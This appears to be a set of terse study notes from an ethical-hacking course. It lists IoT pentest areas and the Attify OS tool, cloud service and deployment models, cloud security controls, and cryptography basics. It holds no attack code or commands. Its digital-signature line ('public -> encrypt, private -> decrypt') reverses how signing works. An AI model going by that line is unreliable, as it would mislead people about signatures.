
Iot pentest

- Hw analyse
- Firmware and os analyse
- Wireless analyse
- Mobile and web application analyse

Tools


- Attify os





MODULE 19:

CLOUD COMPUTING




Type of cloud

- IaaS
- PaaS
- SaaS

Waf,dns,ddos protection






Cloud deployment

- Single organization
- Several organization
- Public
- Private
- Hybrid


Composition of two cloud




Securing cloud

- Application:waf,scanner,sdlc
- Information:dlp,monitoring,encryption
- Management:path management,config management
- network:nids/nips,fw
- Storage:log management,integrity
- physical:cctv,guard





MODULE 20: CRYPTOGRAPHY



Crypto

- Confidentiality
- encryption(sym,asym)
- Integrity
- hash
- Non-repudiation

Digital signature (public -> encrypt, private -> decrypt)

